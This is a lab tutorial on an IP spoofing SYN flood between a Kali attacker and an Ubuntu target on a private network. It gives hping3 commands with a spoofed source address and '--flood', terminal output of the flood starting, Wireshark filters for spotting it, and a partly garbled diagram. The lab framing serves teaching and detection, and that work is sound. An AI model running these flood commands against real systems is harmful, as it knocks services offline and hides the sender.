

# IP Spoofing Attack

## Step 1: Setting Up the Environment

- **Tools Needed:**
  - **hping3:** For crafting and sending packets.
  - Kali Linux (as my attacker machine) ip:192.168.100.5
  - Ubuntu machine (as my target system)with IP :192.168.100.4
  - Wireshark: For packet analysis.
- **Objective:** Craft and send spoofed packets from the attacker machine (Kali) to the victim machine (Ubuntu) to simulate the IP spoofing attack.


## Step 2: Crafting Spoofed Packets Using hping3

- **Spoofed Source IP:** The attacker's goal is to send packets to the victim (Ubuntu), with a falsified source ip

command to send TCP packets with a spoofed IP:

hping3 -S -a 192.168.100.10 -p 8080 192.168.100.4

- **-S:** Sends SYN packets (common in DoS attacks).
- **-a [spoofed-ip]:** Specifies the spoofed source IP address.
- **-p 80:** Specifies the destination port (e.g., HTTP).



```
Applications
ramya@kali: ~
64 bytes from 192.168.100.4: icmp_seq=6 ttl=64 time=1.50 ms
64 bytes from 192.168.100.4: icmp_seq=7 ttl=64 time=1.35 ms
64 bytes from 192.168.100.4: icmp_seq=8 ttl=64 time=2.05 ms
64 bytes from 192.168.100.4: icmp_seq=9 ttl=64 time=0.727 ms
64 bytes from 192.168.100.4: icmp_seq=10 ttl=64 time=1.03 ms
64 bytes from 192.168.100.4: icmp_seq=11 ttl=64 time=1.49 ms
64 bytes from 192.168.100.4: icmp_seq=12 ttl=64 time=1.01 ms
64 bytes from 192.168.100.4: icmp_seq=13 ttl=64 time=0.778 ms
64 bytes from 192.168.100.4: icmp_seq=14 ttl=64 time=1.38 ms
64 bytes from 192.168.100.4: icmp_seq=15 ttl=64 time=1.40 ms
64 bytes from 192.168.100.4: icmp_seq=16 ttl=64 time=1.45 ms
64 bytes from 192.168.100.4: icmp_seq=17 ttl=64 time=2.97 ms
64 bytes from 192.168.100.4: icmp_seq=18 ttl=64 time=2.77 ms
64 bytes from 192.168.100.4: icmp_seq=19 ttl=64 time=1.25 ms
64 bytes from 192.168.100.4: icmp_seq=20 ttl=64 time=1.17 ms
64 bytes from 192.168.100.4: icmp_seq=21 ttl=64 time=1.05 ms
64 bytes from 192.168.100.4: icmp_seq=22 ttl=64 time=1.15 ms
64 bytes from 192.168.100.4: icmp_seq=23 ttl=64 time=0.430 ms
64 bytes from 192.168.100.4: icmp_seq=24 ttl=64 time=1.11 ms
^C
192.168.100.4 ping statistics ---
24 packets transmitted, 24 received, 0% packet loss, time 2332ms
rtt min/avg/max/mdev = 0.430/1.402/3.068/0.644 ms

ramya@kali: ~
$ ping 192.168.100.4
PING 192.168.100.4 (192.168.100.4): 56(84) bytes of data:
64 bytes from 192.168.100.4: icmp_seq=1 ttl=64 time=0.682 ms
64 bytes from 192.168.100.4: icmp_seq=2 ttl=64 time=0.680 ms
64 bytes from 192.168.100.4: icmp_seq=3 ttl=64 time=2.90 ms
64 bytes from 192.168.100.4: icmp_seq=4 ttl=64 time=1.48 ms
64 bytes from 192.168.100.4: icmp_seq=5 ttl=64 time=0.626 ms
64 bytes from 192.168.100.4: icmp_seq=6 ttl=64 time=1.44 ms
^C
192.168.100.4 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5860ms
rtt min/avg/max/mdev = 0.626/1.335/2.902/0.812 ms

ramya@kali: ~
$ sudo hping3 -S -a 192.168.100.10 -p 8080 --flood 192.168.100.4
[sudo] password for ramya:
hping3: you must specify only one target host at a time

ramya@kali: ~
$ sudo hping3 -S -a 192.168.100.10 -p 8080 --flood 192.168.100.4
HPING 192.168.100.4 (eth0 192.168.100.4): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

## Step 3: Flooding the Target System with Spoofed Packets

- **Flood Attack:** The attacker sends a large volume of packets to overwhelm the victim system, appearing to come from legitimate sources (spoofed IP addresses).

Example command to flood the target with SYN packets:

```
Hping3 -flood -S -a 192.168.100.10 -p 8080 192.168.100.4
```

- `--flood`: Continuously sends packets at a high rate.

Can be monitored this attack very effectively by running a http server in ubuntu



```
Sudo python3 -m http.server 8080
```

#### Step 4: Monitoring the Attack Using Wireshark


- **Wireshark:** Capture the traffic on the victim machine to analyze the incoming spoofed packets.
  - Apply filters to focus on incoming SYN packets: `tcp.port == 8080` or `tcp.flags.syn == 1`.
  - Look for anomalous patterns such as source IP addresses that should not be in the traffic.

#### Step 5: Identifying the Attack

- **Traffic Analysis:** The victim's system will receive packets with source IP addresses that it expects to be internal, but these packets are not genuine. The packet flooding will cause service disruptions.



## Diagram to Illustrate the Process:



```

| - Sends spoofed |      | server running) |
| SYN packets    |      | (Port 8080)    |
+-----+      +-----+
|          |
|          |
| Floods SYN packets to |
| target server, appearing |
| from a spoofed IP address |
|          |
+-----+      +-----+
| Wireshark Capture | <--- Captures | Server Disruption |
| - Analyzes spoofed | and logs | - Server may |
| traffic | flooding | experience slow |
| (TCP/SYN) | or denial | response or crash|
+-----+      +-----+
|
| Defensive Measures:
| - Use `iptables` to block
| spoofed traffic
+-----+
| Mitigation (iptables)|
| - Blocks spoofed IP |
| - Filters traffic |
+-----+

```

